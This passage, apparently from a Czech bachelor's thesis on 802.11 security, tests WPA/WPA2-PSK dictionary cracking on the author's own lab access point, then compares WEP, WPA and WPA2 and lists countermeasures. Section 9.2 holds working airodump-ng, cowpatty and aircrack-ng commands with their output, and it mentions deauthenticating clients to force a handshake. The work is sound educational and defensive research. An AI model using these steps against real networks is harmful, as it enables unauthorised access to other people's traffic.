
Teoreticky byl popsán útok na klíč TEK u TKIP. Při splnění určitých podmínek lze provést útok se složitostí $O(2^{105})$. Bruteforce útok na klíč TEK (128 bitů) má složitost $O(2^{128})$. Více v materiálu [8].

Jediný dosud popsaný a implementovaný útok na WPA/WPA2 je bruteforce na sdílenou passphrase.

9.1 Princip útoku na WPA/WPA2 PSK (pre-shared key)

K odvozování dočasných relačních klíčů TKIP a CCMP se používá PMK. PMK se získá buď z Radius serveru nebo v případě použití sdíleného hesla (passphrase) PMK:=PSK. Passphrase je ascii řetězec dlouhý 8 až 63 znaků. PSK se vygeneruje funkcí PBKDF2(passphrase, SSID, délka SSID, 4096, 256). SSID je zde použito k solení. Funkce PBKDF2 je definovaná standardem PKCS #5. Je určená k převodu hesel na klíče, využívá hashování. 4096 je počet provedených hashování při výpočtu klíče, 256 je požadovaný počet bitů klíče.

Pro tento útok je nutné mít zachycený 4-fázový handshake připojování klienta k AP. Buď počkáme, až se klient znovu připojí nebo ho můžeme zkusit odpojit programem aireplay-ng, který vyšle deauth. management rámce. Klient se automaticky připojí zpět a ustanoví se nové relační klíče.



Obrázek 54 Útočník musí "slyšet" klienta i AP při odposlechu handshake

Po zachycení handshaku už není potřeba být v dosahu AP a klienta. Pracuje se se zachycenými daty.

Z handshaku se použije:

- ANonce – náhodné číslo posílané v 1. zprávě
- SNonce – náhodné číslo posílané v 2. zprávě
- MIC z druhé zprávy

Postup vyzkoušení pravosti passphrase:

1) Z vybrané passphrase se spočítá PSK. (PMK=PSK=PBKDF2(passphrase, SSID, délka SSID, 4096, 256))

2) Odvodí se PTK (PTK je výstup pseudo náhodné funkce, vstup je PMK, SNonce, ANonce a MAC adresy obou zařízeních)
3) Ověří se jestli vypočítané PTK generuje stejný MIC jako je ve 2. zprávě. Při souhlasu MIC kódu byla passphrase uhodnuta správně. (MIC se vypočítá z druhé zprávy a KCK (část spočítaného PTK))

9.2 Test coWPAtty a aircrack-ng

Na access pointu jsem nastavil passphrase *12345678* a WPA s TKIP respektive WPA2 s AES. Začal jsem v monitor modu zachytávat rámce (`airodump-ng -c 13 -w wpa_cap ath0`). Na klientu jsem použil wpa_supplicant verze 0.5.5. a připojil jsem klienta k AP příkazem:

```
[root@linux]# wpa_supplicant -c wpa.conf -i eth1
```

```
ctrl_interface=/var/run/wpa_supplicant
network={
     ssid="testovani"
     key_mgmt=WPA-PSK
     proto=WPA
     pairwise=TKIP
     group=TKIP
     psk="12345678"
}
```

Obrázek 55 Soubor wpa.conf pro konfiguraci WPA-PSK wpa_supplicantu

```
ctrl_interface=/var/run/wpa_supplicant
network={
     ssid="testovani"
     key_mgmt=WPA-PSK
     proto=WPA2
     pairwise=CCMP
     group=CCMP
     psk="12345678"
}
```

Obrázek 56 Soubor wpa.conf pro konfiguraci WPA2-PSK wpa_supplicantu

Položka *group* určuje šifrování pro broadcasty a multicasty. *Pairwise* určuje šifrování unicastů. Pak už jen stačilo vyzkoušet na zachycený 4-way handshake programy coWPAtty 4.0 a aircrack-ng 0.9.1. Protože je tento útok bruteforce, měl jsem připraven slovník s hesly (slovnik.csv). Spuštění útoku na WPA-PSK:

```
[root@linux]# cowpatty -f slovnik.csv -r wpa.cap -s testovani

cowpatty 4.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: drsnejsi
key no. 2000: dosevani
key no. 3000: hlupcově
key no. 4000: aforismy
key no. 5000: cmuchale
key no. 6000: dvojníci
key no. 7000: cyklično

The PSK is "12345678".

7968 passphrases tested in 196.10 seconds:  40.63 passphrases/second
```

Obrázek 57 Výstup programu coWPAtty při testování WPA-PSK

Sdílený klíč 12345678 obsažený ve slovníku na 7968. místě byl nalezen.

```
[root@linux]# aircrack-ng -e testovani -w slovnik.csv wpa.cap
                          Aircrack-ng 0.9.1

                [00:00:32] 4878 keys tested (157.71 k/s)

                        KEY FOUND! [ 12345678 ]

     Master Key     : 98 C2 3E 03 59 BB 93 8A 4C E4 B6 02 FB F3 9E 50
                      A7 31 33 60 6B 54 E9 82 50 4D 39 0A 81 74 B3 13

     Transcient Key : 87 05 2B E4 4B DA CA BF 29 A5 DA EA B7 D5 FD 52
                      13 7F 2B F7 A8 8F 3D 99 A4 BE A7 C3 E1 F6 FC 63
                      A7 5C 4B 7C 83 35 57 73 46 D1 36 E1 F6 08 B8 8F
                      9E FB 96 BB 1F 5B 88 41 7E 66 8D 99 90 C5 91 94

     EAPOL HMAC     : 71 D1 AF 74 50 45 5B 6F 13 C2 4C 98 EB 98 B2 B7
```

Obrázek 58 Výstup programu aircrack-ng po zjištění WPA-PSK

Master Key je PMK, Transient Key je PTK a EAPOL HMAC je MIC 3. zprávy handshake.

coWPAtty verze 4.0 přidává podporu pro WPA2-PSK. Podpora WPA2-PSK se mi nepodařila otestovat. OS vždy program ukončil s chybou `Neoprávněný přístup do paměti SIGSEGV`. Rychlost hledání WPA-PSK byla 40 hesel za sekundu u coWPAtty, aircrack-ng byl rychlejší, vyzkoušel 157 hesel za sekundu. Aircrack-ng dokáže hledat i WPA2-PSK, rychlost při testu byla 164 hesel za sekundu. Aircrack-ng umí používat instrukce MMX, čímž urychluje výpočet.

U programu coWPAtty je utilita `genpmk`, která předpočítá pro dvojice SSID a passphrase jejich PSK. PSK se potom při hádání passphrase nemusí počítat, ale pouze se vyhledává v předpočítaných datech. Toto vyhledávání je přibližně o 3 řády rychlejší než počítání PSK. Předpočítání je výhodné jen, pokud máme více AP se stejným SSID nebo na stejné AP budeme opakovaně útočit poté, co správce změní passphrase a nezmění SSID.

10 Závěr

10.1 Zhodnocení útoků na WEP a WPA/WPA2

Vyzkoušel jsem 3 standardy zabezpečení (WEP,WPA,WPA2) bezdrátových sítí 802.11. Nejstarší WEP nenavrhovali odborníci na bezpečnost, což se zanedlouho projevilo potřebou nového standardu. Absence automatické změny a distribuce klíčů a nutnost u všech klientů a AP nastavit klíč ručně vedla k tomu, že u drtivé většiny sítí používajících WEP se při instalaci AP nastavil jeden klíč a ten zůstal stejný po celou dobu existence sítě. Tam kde byla nutná vyšší bezpečnost se ani sítě s pouhým WEPem nemohly nasadit. WEP postrádá také rozumnou autentizaci uživatelů. Implementovaná autentizace, kde uživatel prokazuje znalost WEP klíče, přidává další bezpečnostní díru (bezpečnější je provozovat WEPovanou síť bez této autentizace než s ní). Kvůli sdílení jediného stejného šifrovacího klíče nejsou uživatelé stejné sítě mezi sebou chráněni proti možnosti odposlechnout a snadno dešifrovat cizí zprávy (každý, kdo zná klíč, může vše dešifrovat). Použitý algoritmus RC4 nebyl u WEP použit s bezpečnostními zásadami. Vstup do RC4 je příliš krátký IV zřetězený se stále stejným klíčem. WEP používá nevhodný algoritmus (CRC-32) k zajištění integrity zprávy.

Všechny tyto nedostatky vedou k několika možným útokům. Není problém při dostatečném množství odchycených rámců rekonstruovat WEP klíč. Do jedné minuty až několika málo minut se dá dešifrovat WEP rámec i bez znalosti WEP klíče (spolupracuje se s AP dané sítě – útok Chopchop a Fragment). WEP příliš nechrání. Testy ukázaly, že v drtivé většině případů na odvození 104-bitového klíče stačí zachytit 600 tis. datových rámců nebo 50 tis. ARP rámců. Na odvození 40-bitového klíče stačí 300 tis. (často i polovina) datových rámců nebo 30 tis. ARP rámců. WEP neřeší ochranu proti replay útokům. Útočník může do sítě zasílat vlastní rámce a odpovědi použít k odvození WEP klíče. Běžně lze vygenerovat 250 rámců s ARP za sekundu (v lepších podmínkách při testování jsem dosáhl 480 rámců/s). "Okouknutí" sítě a připravení útoku trvá tak 5 minut. Výsledek je, že do 10 minut lze zrekonstruovat neznámý WEP klíč. V přípravě projektu aircrack-ng je úplná portace do OS Windows při použití driveru od softwaru Commview for Wifi. Takže lze brzy očekávat klikací "udělátko", s kterým bude umět pracovat každý. Zabezpečení samotným WEPem se stalo nepoužitelné.

Popsané nedostatky WEP vyřešil nový protokol WPA a ještě novější WPA2. Má 2 varianty autentizace uživatele enterprise a PSK. Verze enterprise spolupracuje s autentizačním serverem a dosud nebyly popsány účinné útoky, které by ohrozily utajení zpráv, používá-li se WPA/WPA2 korektně. Verze PSK používá k odvození dočasných klíčů jedno stejné heslo pro všechny uživatele. Kdo zná toto heslo a odposlechne handshake ustanovení klíčů jiného uživatele, může dešifrovat jeho zprávy. Existuje bruteforce útok, který zkouší hesla ze slovníku. Je to však velmi pomalé (asi 150-160 hesel/s, PentiumM 1,73 GHz).

	WEP	WPA	WPA2
Protokol	WEP	TKIP	CCMP
Autentizace	jen znalost WEP	passphrase nebo Radius	passphrase nebo Radius
Klíč	IV (24 bitů) + 104 bitů stále stejných bitů jako vstup RC4	vstup RC4 se generuje ze 128 bitového relačního klíče a 48 bitového čítače	128 bitový relační klíč a 48 bitový čítač
Šifrování	RC4	RC4	AES
Algoritmus výpočtu integrity dat	CRC-32	Michael	AES CBC-MAC
Potřebuje navíc bytů ve Frame body	8	20	16

Tabulka 10 Protokoly zabezpečení 802.11

10.2 Opatření zabraňující útokům

Access pointy nabízejí MAC filtr, který umožní přístup jen určitým MAC adresám. Toto jen lehce zkomplikuje útočníkovi práci a ve výsledku to není účinné. WEP není vůbec vhodné používat. V případě nutnosti použít WEP je třeba komunikaci chránit ještě na vyšších vrstvách (např. VPN). Po zjištění WEPu útočník může působit problémy např. ARP-spoofingem, takže WEP není řešení.

Jestliže nemáme k dispozici Radius server, tak u malého počtu uživatelů, kteří nezneužijí heslo a neumožní jeho vyzrazení stačí použít WPA/WPA2-PSK s dostatečně dlouhým neslovníkovým heslem. Jinak je nutné použít zabezpečení enterprise s autentizací uživatelů na Radius serveru. Ačkoliv zatím není útok na WPA, je lepší použít WPA2. Uživatel se ověří buď certifikátem nebo jménem a heslem. Je velmi důležité, aby si i uživatel vždy **ověřil totožnost Radius serveru** (pomocí certifikátu), jinak by se enterprise zabezpečení stalo nebezpečné. Útočník může spustit svůj vlastní AP a Radius server, na který by mu klienti vyzradili jména a hesla.

Podporu WPA/WPA2 v OS Linux, BSD a Windows řeší wpa_supplicant. Od roku 2005 Windows XP mají svůj vlastní balíček KB893357, tak wpa_supplicant není potřeba. Windows Vista mají podporu WPA/WPA2 standardně od začátku.

Některý wifi hardware je náchylný na DoS útoky pomocí management rámců. Těmto útokům lze zabránit jen výměnou hardwaru nebo aktualizací firmwaru, jestliže řeší tento problém. V případě, že k AP je stále připojen 1 nebo 2 klienti pomocí jiného AP v režimu klient a nepřipojujeme nic víc, je vhodné použít režim WDS (samozřejmě s WPA nebo ještě lépe s WPA2). WDS totiž nepoužívá management rámce, což znemožní jednoduše udělat DoS útok.

Proti útokům rušení radiového spektra se nelze jednoduše bránit, a proto není WiFi vhodné pro kritické aplikace. Bezpečnost informačních technologií je taková, že útok lze očekávat i na těch nejméně očekávaných místech.

A.Použitá literatura

[1] Weaknesses in the Key Scheduling Algorithm of RC4 by Fluhrer, S. Mantin, I. and Shamir, A. in August 2001.
http://wiki-files.aircrack-ng.org/doc/rc4_ksaproc.pdf

[2] Using Fluhrer, Mantin, and Shamir Attack to Break WEP by Stubblefield, A. Ioannidis, J. and Rubin, A.
http://wiki-files.aircrack-ng.org/doc/using_FMS_attack.pdf

[3] Practical Exploitation of RC4 Weaknesses in WEP Environments by David Hulton February 22, 2002.
http://wiki-files.aircrack-ng.org/doc/wepexp.txt

[4] Reverse Engineering of AirCrack Software by Roman, Fallet, Chandel and Nassif May 2005.
http://wiki-files.aircrack-ng.org/doc/aircrack_reverse_engineer.pdf

[5] The Fragmentation Attack in Practice by Andrea Bittau September 17, 2005.
http://wiki-files.aircrack-ng.org/doc/Fragmentation-Attack-in-Practice.pdf

[6] Break WEP Faster with Statistical Analysis by Rafik Chaabouni, June 2006.
http://lasecwww.epfl.ch/pub/lasec/doc/cha06.pdf

[7] Chopchop technique description: Byte-Sized Decryption of WEP with Chopchop, Part 1 and Byte-Sized Decryption of WEP with Chopchop, Part 2
http://www.informit.com/guides/printerfriendly.asp?g=security&seqNum=196
http://www.informit.com/guides/printerfriendly.asp?g=security&seqNum=197

[8] Weaknesses in the WPA Temporal Key Hash.
http://www.nowires.org/Papers-PDF/WPA_attack.pdf

[9] Breaking 104 bit WEP in less than 60 seconds by Erik Tews, Ralf-Philipp Weinmann and Andrei Pyshkin, April 1,2007
http://eprint.iacr.org/2007/120.pdf

[10] The Final Nail in WEP's Coffin by Andrea Bittau, Mark Handley and Josua Lackey, May 21, 2006
http://darkircop.org/bittau-wep.pdf

[11] IEEE Std 802.11i™-2004
http://standards.ieee.org/getieee802/download/802.11i-2004.pdf

[12] ANSI/IEEE Std 802.11, 1999 Edition (R2003)
http://standards.ieee.org/getieee802/download/802.11-1999.pdf

[13] Wi-Fi security – WEP, WPA and WPA2 by Guillaume Lehembre, 2005 (hakin9 1/2006)
http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf

[14] stránky projektu aircrack-ng
www.aircrack-ng.org

[15] Bezdrátové sítě WiFi Praktický průvodce, Patrick Zandl, 2003

[16] Field Guide to Wireless LANs for Administrators and Power Users by Thomas Maufer, 2003

[17] How Secure Is Your Wireless Network? Safeguarding Your Wi-Fi LAN by Lee Barken CISSP, CCNA, MCP, CPA

[18] Wi-Fi Handbook: Building 802.11b Wireless Networks by Frank Ohrtman and Konrad Roeder, 2003

[19] Building Wireless Community Networks, Second Edition by Rob Flickenger, 2003

[20] stránky projektu Eduroam
www.eduroam.cz

B.Stránky testovaného softwaru

Program	WWW stránka
balík aircrack-ng	www.aircrack-ng.org
aircrack-ptw	www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
coWPAtty	www.wirelessdefence.org/Contents/coWPAttyMain.htm
weplab	weplab.sourceforge.net
airsnort	airsnort.shmoo.com
wpa_supplicant	hostap.epitest.fi/wpa_supplicant/
Wireshark	www.wireshark.org
hostapd	hostap.epitest.fi/hostapd/

C.Slovník použitých zkratek

ACK – Acknowledgement – potvrzení, kterým příjemce potvrzuje odesílateli přijetí
AES – Advanced Encryption Standard – bloková šifra s klíčem 128, 192 nebo 256 bitů, velikost bloku je 128 bitů, AES vznikl jako náhrada DES
AP – Access Point – základní stanice wifi sítě, obsluhuje klienty
ARP – Address Resoluton Protocol – slouží k překladu IP adresy na MAC adresu
BSSID - Basic Service Set IDentifier – je to MAC adresa bezdrátového rozhraní v Master modu
CCMP - Counter Mode with Cipher Block Chaining Message Authentication Code Protocol – šifrovací protokol zabezpečení WPA2
CRC – Cyclic Redundancy Check – funkce (kód) zabezpečující data proti chybám, výstup je pevný počet bitů
EAP – Extensible Authentification Protocol – rámec (obálka) pro různé autentizační metody
EAPoL – EAP over LAN – protokol používaný pro přenos EAP
FCS – Frame Check Sequence – kontrolní součet celého rámce
ICV – Integrity Check Value – 4 bytová hodnota chránící integritu dat u WEP protokolu
ISP - Internet Service Provider
IV – Inicializační vektor – část dat, která složí jako vstup do šifrovacího algoritmu
KCK – Key Confirmation Key – klíč používaný k výpočtu integrity dat handshake zpráv u WPA/WPA2
KEK – Key Encryption Key – šifrovací klíč pro handshake zprávy WPA/WPA2
KSA – Key Scheduling Algorithm – inicializační část algoritmu RC4
PMK – Pair Master Key – klíč, ze kterého se pro každého klienta u WPA/WPA2 odvodí individuální klíče
PRGA – Pseudo Random Generation Algorithm – algoritmus generující jednotlivé byty pseudo náhodné posloupnosti
PSK – Pre-shared key – klíč odvozený z passphrase WPA/WPA2, používá se jako PMK
PTK – Pairwise Transient Key, individuální klíč každého klienta u WPA/WPA2
RC4 – algoritmus generující pseudonáhodnou posloupnost bytů
SFD – Start Frame Delimiter – skupina bitů oddělující preambuli rámce a hlavičku rámce
SSID - Service Set Identifier – libovolný textový řetězec, pomocí kterého se klienti připojují k access pointu, access point se tímto řetězcem může představovat
TKIP – Temporal Key Integrity Protocol – šifrovací protokol WPA, používá RC4
VPN – Virtual Private Network – síť vytvořená prostřednictvím jiné sítě, většinou se zvláštním zabezpečením
WEP – Wired Equivalent Privacy – původní zabezpečení (nevyhovující) bezdrátových sítí podle 802.11
WPA – Wireless Protected Access – nové zabezpečení bezdrátových sítí podle 802.11i

D.Obsah DVD

CHOP_CHOP – zachycené rámce při chop-chop útoku
data_wep – testovací data pro odvození WEP
deautentizace – zachycené management rámce při deautentizaci
dissasociace – zachycené management rámce při disasociaci
falesne_arp – rámce s arp připravené k injekci do sítě
fragment_utok – rámce vysílané při fragment útoku
pripojeni_klienta – komunikace mezi klientem a AP při připojování klienta
textBP – text této práce v PDF a MS Word